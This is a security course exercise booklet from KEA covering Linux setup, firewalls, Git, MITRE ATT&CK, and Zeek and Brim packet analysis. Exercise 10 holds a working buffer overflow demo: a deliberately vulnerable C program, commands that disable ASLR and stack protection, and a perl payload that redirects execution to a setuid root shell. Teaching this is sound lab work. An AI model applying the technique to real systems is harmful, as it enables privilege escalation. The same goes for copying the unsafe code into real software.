Elective Security in Web Development, KEA exercises

Henrik Kramselund
xhek@kea.dk

March 1, 2023

Note: exercises marked with ⚠ are considered important. These contain subjects that are essential for the course and curriculum. Even if you don't work through the exercise, you are expected to know the subjects covered by these.

Exercises marked with ℹ are considered optional. These contain subjects that are related to the course and curriculum. You may want to browse these and if interested work through them. They may require more time than we have available during the course.

Contents

Preface

This material is prepared for use in *Introduction to Incident Response Elective, KEA* and was prepared by Henrik Kramselund, `http://www.zencurity.com` . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for introduction-to-incident-response-exercisesin the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

`https://github.com/kramse/kramse-labs`

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content

Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

⚠ Download Debian Administrator's Handbook (DEB) Book 10 min

Objective:
We need a Linux for running some tools during the course. I have chosen Debian Linux as this is open source, and the developers have released a whole book about running it.

This book is named *The Debian Administrator's Handbook*, - shortened DEB

Purpose:
We need to install Debian Linux in a few moments, so better have the instructions ready.

Suggested method:
Create folders for educational materials. Go to download from the link `https://debian-handbook.info/` Read and follow the instructions for downloading the book.

Solution:
When you have a directory structure for download for this course, and the book DEB in PDF you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.


Debian Linux is a free operating system platform.

The book DEB is free, but you can buy/donate to Debian, and I recommend it.

Not curriculum but explains how to use Debian Linux

Exercise 2

⚠ Check your Debian Linux VM 10 min



Objective:
Make sure your virtual Debian server is in working order.

We need a Debian Linux for running a few extra tools during the course.

This is a bonus exercise - only one Debian is needed per team.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to `https://github.com/kramse/kramse-labs/`

Read the instructions for the setup of a Debian VM.

Hints:

Solution:
When you have a updated virtualisation software and a running VM, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 3

⚠ Investigate /etc 10 min

Objective:
We will investigate the /etc directory on Linux. We need a Debian Linux and a Kali Linux, to compare

Purpose:
Start seeing example configuration files, including:

- User database `/etc/passwd` and `/etc/group`
- The password database `/etc/shadow`

Suggested method:
Boot your Linux VMs, log in

Investigate permissions for the user database files `passwd` and `shadow`

Hints:
Linux has many tools for viewing files, the most efficient would be less.

```
hlk@debian:~$ cd /etc
hlk@debian:/etc$ ls -l shadow passwd
-rw-r--r-- 1 root root   2203 Mar 26 17:27 passwd
-rw-r----- 1 root shadow 1250 Mar 26 17:27 shadow
hlk@debian:/etc$ ls
... all files and directories shown, investigate more if you like
```

Showing a single file: `less /etc/passwd` and press q to quit

Showing multiple files: `less /etc/*` then :n for next and q for quit

```
Trying reading the shadow file as your regular user:
user@debian-9-lab:/etc$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Why is that? Try switching to root, using su or sudo, and redo the command.

Solution:
When you have seen the most basic files you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Sudo is a tool often used for allowing users to perform certain tasks as the super user. The tool is named from superuser do! `https://en.wikipedia.org/wiki/Sudo`

Exercise 4

ℹ Enable UFW firewall - 10 min

Objective:
Turn on a firewall and configure a few simple rules.

Purpose:
See how easy it is to restrict incoming connections to a server.

Suggested method:
Install a utility for firewall configuration.

You could also perform Nmap port scan with the firewall enabled and disabled.

Hints:
Using the ufw package it is very easy to configure the firewall on Linux.

Install and configuration can be done using these commands.

```
root@debian01:~# apt install ufw
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ufw
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 164 kB of archives.
After this operation, 848 kB of additional disk space will be used.
Get:1 http://mirrors.dotsrc.org/debian stretch/main amd64 ufw all 0.35-4 [164 kB]
Fetched 164 kB in 2s (60.2 kB/s)
...
root@debian01:~# ufw allow 22/tcp
Rules updated
Rules updated (v6)
root@debian01:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@debian01:~# ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22/tcp                     ALLOW IN    Anywhere
[ 2] 22/tcp (v6)                ALLOW IN    Anywhere (v6)
```

Also allow port 80/tcp and port 443/tcp - and install a web server. Recommend Nginx `apt-get install nginx`

Solution:
When firewall is enabled and you can still connect to Secure Shell (SSH) and web service, you are done.

Discussion:
Further configuration would often require adding source prefixes which are allowed to connect to specific services. If this was a database server the database service should probably not be reachable from all of the Internet.

Web interfaces also exist, but are more suited for a centralized firewall.

Configuration of this firewall can be done using ansible, see the documentation and examples at `https://docs.ansible.com/ansible/latest/modules/ufw_module.html`

Should you have both a centralized firewall in front of servers, and local firewall on each server? Discuss within your team.

Exercise 5

⚠ Git tutorials - 15min

Objective:
Try the program Git locally on your workstation

Purpose:
Running Git will allow you to clone repositories from others easily. This is a great way to get new software packages, and share your own.

Git is the name of the tool, and Github is a popular site for hosting git repositories.

Suggested method:
Run the program from your Linux VM. You can also clone from your Windows or Mac OS X computer. Multiple graphical front-end programs exist too.

First make sure your system is updated, as root run:

```
sudo apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
```

You should reboot if the kernel is upgraded :-)

Second make sure your system has Git, ansible and my playbooks: (as root run, or with sudo as shown)

```
sudo apt -y install ansible git
```

Most important are Git clone and pull:

```
user@Projects:tt$  git clone https://github.com/kramse/kramse-labs.git
Cloning into 'kramse-labs'...
remote: Enumerating objects: 283, done.
remote: Total 283 (delta 0), reused 0 (delta 0), pack-reused 283
Receiving objects: 100% (283/283), 215.04 KiB | 898.00 KiB/s, done.
Resolving deltas: 100% (145/145), done.

user@Projects:tt$  cd kramse-labs/

user@Projects:kramse-labs$  ls
LICENSE  README.md  core-net-lab  lab-network  suricatazeek  work-station
user@Projects:kramse-labs$ git pull
Already up to date.
```

We might use this repository for sharing files, in which case you would do a `git pull` to get the latest versions of files.

Hints:
Browse the Git tutorials on `https://git-scm.com/docs/gittutorial`
and `https://guides.github.com/activities/hello-world/`

We will not do the whole tutorials within 15 minutes, but get an idea of the command line, and see examples. Refer back to these tutorials when needed or do them at home.

Note: you don't need an account on Github to download/clone repositories, but having an acccount allows you to save repositories yourself and is recommended.

Solution:
When you have tried the tool and seen the tutorials you are done.

Discussion:
Before Git there has been a range of version control systems,
see `https://en.wikipedia.org/wiki/Version_control` for more details.

Exercise 6

ℹ Run small programs: Python, Shell script 20min

Objective:
Be able to create small scripts using Python and Unix shell.

Purpose:
Often it is needed to automate some task. Using scripting languages allows one to quickly automate.

Python is a very popular programming language. The Python language is an interpreted, high-level, general-purpose programming language. Created by Guido van Rossum and first released in 1991.

You can read more about Python at:
`https://www.python.org/about/gettingstarted/` and
`https://en.wikipedia.org/wiki/Python_(programming_language)`

Shell scripting is another method for automating things on Unix. There are a number of built-in shell programs available.

You should aim at using basic shell scripts, to be used with `/bin/sh` - as this is the most portable Bourne shell.

Suggested method:
Both shell and Python is often part of Linux installations.

Use and editor, leafpad, atom, VI/VIM, joe, EMACS, Nano ...

Create two files, I named them `python-example.py` and `shell-example.sh`:

```
#! /usr/bin/env python3
# Function for nth Fibonacci number

def Fibonacci(n):
    if n<0:
        print("Incorrect input")
    # First Fibonacci number is 0
    elif n==1:
        return 0
    # Second Fibonacci number is 1
    elif n==2:
        return 1
    else:
        return Fibonacci(n-1)+Fibonacci(n-2)

# Driver Program

print(Fibonacci(9))

#This code is contributed by Saket Modi
# https://www.geeksforgeeks.org/python-program-for-program-for-fibonacci-numbers-2/
```

```
#! /bin/sh
# The ! and # tell which interpreter to use
# Comments are easy

DATE=`date +%Y-%m-%d`
```

```
USERCOUNT=$(wc -l /etc/passwd)
echo "Todays date in ISO format is: $DATE"

echo "This system has $USERCOUNT users"
```

Unix does not require the file type .py or .sh, but it is often recommended to use it. To be able to run these programs you need to make them executable. Use the commands to set execute bit and run them:

Note: Python is available in two versions, version 2 and version 3. You should aim at running only version 3, as the older one is deprecated.

Hints:

```
$ chmod +x python-example.py shell-example.sh

$ ./python-example.py
21

$ ./shell-example.sh
Todays date in ISO format is: 2019-08-29
This system has 32 /etc/passwd users
```

Solution:
When you have tried making both a shell script and a python program, you are done.

Discussion:
If you want to learn better shell scripting there is an older but very recommended book,

Classic Shell Scripting Hidden Commands that Unlock the Power of Unix By Arnold Robbins, Nelson Beebe. Publisher: O'Reilly Media Release Date: December 2008
http://shop.oreilly.com/product/9780596005955.do

You can also decide to always use PowerShell for your scripting needs, your decision.

Exercise 7

⚠ Mitre ATT&CK Framework 10 min

> MITRE ATT&CK™ is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.
>
> With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.

Source: Great resource for attack categorization

Objective:
See examples of attack methods used by real actors.

Purpose:
When analyzing incidents we often need to understand how they gained acccess, moved inside the network, what they did to escalate privileges and finally exfiltrate data.

Suggested method:
Go to the web site `https://attack.mitre.org/`, browse the matrix and read a bit here and there.

Browse the ATT&CK 101 Blog Post
`https://medium.com/mitre-attack/att-ck-101-17074d3bc62`

Hints:
The columns can be thought of as a progression. An attacker might perform recon first, then gain initial access etc. all the way to the right most columns.

Solution:
When you have researched a few details in the model you are done.

Discussion:
This is a large model which evolved over many years. You are not expected to remember it all, or understand it all.

Exercise 8

⚠ IP address research – 30 min

Objective:
Work with IP addresses

Purpose:
What is an IP address?

Investigate the following IP addresses

- 192.168.1.1
- 192.0.2.0/24
- 172.25.0.1
- 182.129.62.63
- 185.129.62.63

Write down everything you can about them!

Suggested method:
Search for the addresses, look for web sites that may help.

Hints:
Download the fun guide from Julia Evans (b0rk) `https://jvns.ca/networking-zine.pdf`

Pay attention to Notation Time page

Lookup `ripe.net` they may have a service called stats or stat – something like that.

What is the Torproject? good, bad, neutral?


Solution:
When you have found some information about each of the above, say 2-3 facts about each you are done.

Discussion:
IP addresses are much more than an integer used for addressing system interfaces and routing packets.

We will later talk more about *IP reputation*

Exercise 9

⚠ Brim desktop app - 20 min



Objective:
Try running Zeek through a desktop app. Zeek is an advanced open source network security monitoring tool that can decode network packets, either live or using packet capture files. `https://zeek.org/`

Purpose:
You might be presented with a packet capture file, that must be analyzed. Brim is packaged as a desktop app, built with Electron just like many other applications. Once installed, you can open a pcap with Brim and it will transform the pcap into Zeek logs in the ZNG format.

Suggested method:
Use either your normal operating system or the Debian VM. Then download the Brim desktop application from: `https://www.brimdata.io/download/`

Download a sample packet capture:
`http://downloads.digitalcorpora.org/corpora/scenarios/2008-nitroba/nitroba.pcap`

Hints:
Download the .deb file for your Debian and install using: `$ sudo dpkg -i brim_amd64.deb`

Then open a packet capture, nitroba.pcap is a common example used.

Solution:
When you have browsed the Brim web site you are done, better if you managed to run it.

Discussion:
We often need a combination of tools, like Wireshark with GUI and Tcpdump with command line.

Here we have Brim with GUI and Zeek for command line and production use.

Use the tool you like best for the task at hand.

Exercise 10

ℹ Demo: Buffer Overflow 101 - 30-40min

Objective:
Run a demo program with invalid input - too long.

Purpose:
See how easy it is to cause an exception. For this course we also can see the Linux kernel will log information about this, and we could find this as an artifact later when investigating.

Suggested method:
Instructor will walk through this!

Mainly we are going to do something bad on a system, and hopefully the kernel and system will tell us something!

This exercise is meant to show how binary exploitation is done at a low level. If this is the first time you ever meet this, don't worry about it. You need to know this can happen, but you are not expected to be able to explain details during the exam!

Running on a modern Linux has a lot of protection, making it hard to exploit. Using a Raspberry Pi instead makes it quite easy. Choose what you have available.

Using another processor architecture like MIPS or ARM creates other problems.

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{      char buf[10];
        strcpy(buf, argv[1]);
        printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:
First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:
When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
0000000000201040 B __bss_start
0000000000201040 b completed.6972
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                 w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                 U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                 U strcpy@@GLIBC_2.2.5
                 U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address `000000000000077c` which is hard to input using our buffer overflow, please try ☺We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
```



```
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04)  . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio)
#
```


Exercise 11

⚠ Nginx logging 20 min

Objective:
See the common log format used by web servers.

`https://en.wikipedia.org/wiki/Common_Log_Format`

Purpose:
Knowing that a common format exist, allow you to choose between multiple log processors.

Suggested method:
Install and run Nginx on your Debian Linux VM and then check the logs.

```
# apt install nginx
```

Run a browser, visit your server at http://127.0.0.1

```
# cd /var/log/nginx
# ls
# less access.log
# less error.log
```

🛈 Produce some bad logs using the Nikto web scanner on Kali or using a browser, and check `error.log`

Hints:
A lot of scanning acctivities would result in error logs, so if you observe a rise in 404 not found or similar, then maybe you are being targetted.


Solution:
When you have tried the tool and seen some data you are done.

Discussion:
I commonly recommend tools like Packetbeat and other tools from Elastic to process logs, see `https://www.elastic.co/beats/packetbeat`

Another popular one is Matomo formerly known as Piwik
`https://matomo.org/`.

Exercise 12

ℹ Packetbeat monitoring 15 min



Objective:
Get introduced to a small generic monitoring system, Packetbeat from Elastic.

Purpose:
Running packetbeat will allow you to analyse a few network protocols.

It can monitor multiple application protocols, namely DNS and MySQL may be of interest today.

It requires access to data at the network level, may be hard to do for cloud setups.

Suggested method:
Read about Packetbeat at:
`https://www.elastic.co/beats/packetbeat`

Hints:
This specific tool works with MySQL. Do a similar tool exist for other databases?


Solution:
When you have gone through the list of protocols, and have a reasonable understanding of the available functions, you are done.

Discussion:
What are your preferred monitoring systems?

Prometheus is getting quite popular. `https://prometheus.io/`

Exercise 13

⚠ Nitroba Pcap - 45 min



Objective:
We have been given a packet capture, what does it contain – find interesting parts.

Purpose:
You might be presented with a packet capture file, that must be analyzed.

Suggested method:
Download a sample packet capture:
`http://downloads.digitalcorpora.org/corpora/scenarios/2008-nitroba/nitroba.pcap`

Use either your normal operating system or the Debian VM. Select tool(s) that can open such a file.

Example applications that may help:

- Wireshark – mostly manual work, but has all the details `https://www.wireshark.org/`
  The Debian package system has a version which not the latest, sometimes you should download from their site instead to get newest features.
- Brim desktop application – can do more automated decoding uses Zeek beneath
  Try running Zeek through a desktop app, like we did in exercise 9
- Run Zeek directly on the Pcap – get Linux binaries from `https://zeek.org/get-zeek/`
  If you checked out my repository `kramse-labs` it has Ansible playbooks in the directory `suricatazeek`

Hints:
There is a back story to this packet capture, you can read it at:
`https://digitalcorpora.org/corpora/scenarios/nitroba-university-harassment-scenario/`

Below are some extra exercises which help get you started with Zeek on the command line. See exercise 14, 15 and 16 These are NOT required for this course.

Solution:
When you have browsed the packet capture data you are done, better if you managed to find emails.

Discussion:
We often need a combination of tools, like Wireshark with GUI and Zeek/Tcpdump with command line. Use the tool you like best for the task at hand.

The Nitroba pcap has been referenced many times over the years. The size is not too big, and exercises various features of tools – so its a nice one to try out.

Exercise 14

ℹ Zeek on the web 10min

Objective:
Try Zeek Network Security Monitor - without installing it.

Purpose:
Show a couple of examples of Zeek scripting, the built-in language found in Zeek Network Security Monitor

Suggested method:
Go to `http://try.zeek.org/#/?example=hello` and try a few of the examples.

Hints:
The exercise *The Summary Statistics Framework* can be run with a specifc PCAP.

```
192.168.1.201 did 402 total and 2 unique DNS requests in the last 6 hours.
```

Solution:
You should read the example *Raising a Notice*. Getting output for certain events may be interesting to you.

Discussion:
Zeek Network Security Monitor is an old/mature tool, but can still be hard to get started using. I would suggest that you always start out using the packages available in your Ubuntu/Debian package repositories. They work, and will give a first impression of Zeek. If you later want specific features not configured into the binary packages, then install from source.

The tool was renamed in 2018 from Bro to Zeek. Some commands and files still reference the old names.

Also Zeek uses a zeekctl program to start/stop the tool, and a few config files which we should look at. From a Debian system they can be found in `/opt/zeek/etc` :

This is from the Debian 11 package, checked May 2022

`/opt/zeek/etc`:

```
root@debian-lab-11:/opt/zeek/etc# ls -la
total 24
drwxrwsr-x  3 root zeek 4096 Apr 16 20:03 .
drwxr-xr-x 10 root root 4096 Apr 16 20:03 ..
-rw-rw-r--  1 root zeek  262 Jan 28  2015 networks.cfg
-rw-rw-r--  1 root zeek  651 Jan 28  2015 node.cfg
-rw-rw-r--  1 root zeek 3052 Jan 28  2015 zeekctl.cfg
drwxr-xr-x  2 root zeek 4096 Apr 16 20:03 zkg
```


Exercise 15

ℹ Zeek decode packets 10min

Objective:
We will now start using Zeek on our systems.

Purpose:
Try Zeek with example traffic, and see what happens.

Suggested method packet capture file:
Use Nitroba.pcap can be found in various places around the internet

Note: a dollar sign is the Linux prompt, showing the command after

```
$ cd
$ wget http://downloads.digitalcorpora.org/corpora/scenarios/2008-nitroba/nitroba.pcap
$ mkdir $HOME/zeek;cd $HOME/zeek; zeek -r ../nitroba.pcap
... Zeek reads the packets
~/zeek$ ls
conn.log  dns.log  dpd.log  files.log  http.log  packet_filter.log
sip.log  ssl.log  weird.log  x509.log
~/zeek$ less *
```

Use :n to jump to the next file in less, go through all of them. Use the `zeek-cut` program to select specific fields from the TSV files.

The logs formats can be changed into JSON, if you prefer see
`https://docs.zeek.org/en/master/log-formats.html`

```
$ mkdir $HOME/zeek;cd $HOME/zeek; zeek -r ../nitroba.pcap LogAscii::use_json=T
```

Suggested method Live traffic:
Make sure Zeek is configured as a standalone probe and configured for the right interface. Linux used to use eth0 as the first ethernet interface, but now can use others, like ens192 or enx00249b1b2991.

```
root@debian-lab-11:/opt/zeek/etc# cat node.cfg
# Example ZeekControl node configuration.
#
# This example has a standalone node ready to go except for possibly changing
# the sniffing interface.

# This is a complete standalone configuration.  Most likely you will
# only need to change the interface.
[zeek]
type=standalone
host=localhost
interface=eth0
...
```

The interface may need to be configured differently for your installation!

Hints:
There are multiple commands for showing the interfaces and IP addresses on Linux. The old way is using `ifconfig -a` newer systems would use `ip a`

Note: if your system has a dedicated interface for capturing, you need to turn it on, make it available. This can be done manually using `ifconfig eth0 up` **Solution:**
When you either run Zeek using a packet capture or using live traffic

Running with a capture can be done using a command line such as: `zeek -r traffic.pcap`

Using zeekctl to start it would be like this:

```
// install Zeek files first
kunoichi:~ root# zeekctl
Hint: Run the zeekctl "deploy" command to get started.

Welcome to ZeekControl 1.5
Type "help" for help.

[ZeekControl] > install
removing old policies in /opt/zeek/spool/installed-scripts-do-not-touch/site ...
removing old policies in /opt/zeek/spool/installed-scripts-do-not-touch/auto ...
creating policy directories ...
installing site policies ...
generating standalone-layout.zeek ...
generating local-networks.zeek ...
generating zeekctl-config.zeek ...
generating zeekctl-config.sh ...
...

// back to zeekctl and start it
[ZeekControl] > start
starting zeek
// and then go find the logs ... one is called dns.log

root@debian-lab-11:/opt/zeek/spool/zeek# ls -l
total 100
-rw-r--r-- 1 root zeek   106 May 16 10:53 capture_loss.log
-rw-r--r-- 1 root zeek  7281 May 16 10:58 conn.log
-rw-r--r-- 1 root zeek  4998 May 16 10:54 dns.log
-rw-r--r-- 1 root zeek   491 May 16 10:54 files.log
-rw-r--r-- 1 root zeek   625 May 16 10:58 http.log
-rw-r--r-- 1 root zeek    96 May 16 10:52 known_services.log
-rw-r--r-- 1 root zeek 35370 May 16 10:52 loaded_scripts.log
-rw-r--r-- 1 root zeek   200 May 16 10:53 notice.log
-rw-r--r-- 1 root zeek    90 May 16 10:52 packet_filter.log
-rw-r--r-- 1 root zeek   541 May 16 10:52 reporter.log
-rw-r--r-- 1 root zeek   269 May 16 10:58 ssl.log
-rw-r--r-- 1 root zeek   968 May 16 10:57 stats.log
-rw-r--r-- 1 root zeek    19 May 16 10:52 stderr.log
-rw-r--r-- 1 root zeek   204 May 16 10:52 stdout.log
-rw-r--r-- 1 root zeek  1270 May 16 10:58 weird.log
root@debian-lab-11:/opt/zeek/spool/zeek#
```

You should be able to spot entries like this in the file `dns.log`:

```
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       proto   trans_i
```



```
     query    qclass  qclass_name     qtype   qtype_name      rcode   rcode_name      AA      TC      RD
1538982372.416180 CD12Dc1SpQm42QW4G3 10.xxx.0.145 57476 10.x.y.141 53 udp 20383 0.045021 www.dr.dk
1 C_INTERNET 1 A 0 NOERROR F F T T 0 www.dr.dk-v1.edgekey.net,e16198.b.akamaiedge.net,2.17.212.93
60.000000,20409.000000,20.000000 F
```

Note: this show ALL the fields captured and dissected by Zeek, there is a nice utility program zeek-cut which can select specific fields:

```
root@debian-lab-11:/opt/zeek/spool/zeek# cat dns.log | zeek-cut -d ts query answers | grep dr.dk
2018-10-08T09:06:12+0200 www.dr.dk www.dr.dk-v1.edgekey.net,e16198.b.akamaiedge.net,2.17.212.93
```

Discussion:
Why is DNS interesting?

If your Zeek installation is configured to use JSON, your output will be in JSON. What are the benefits of the original format, compared to JSON?

Exercise 16

ℹ Indicators of Compromise – zeek intel module

Objective:
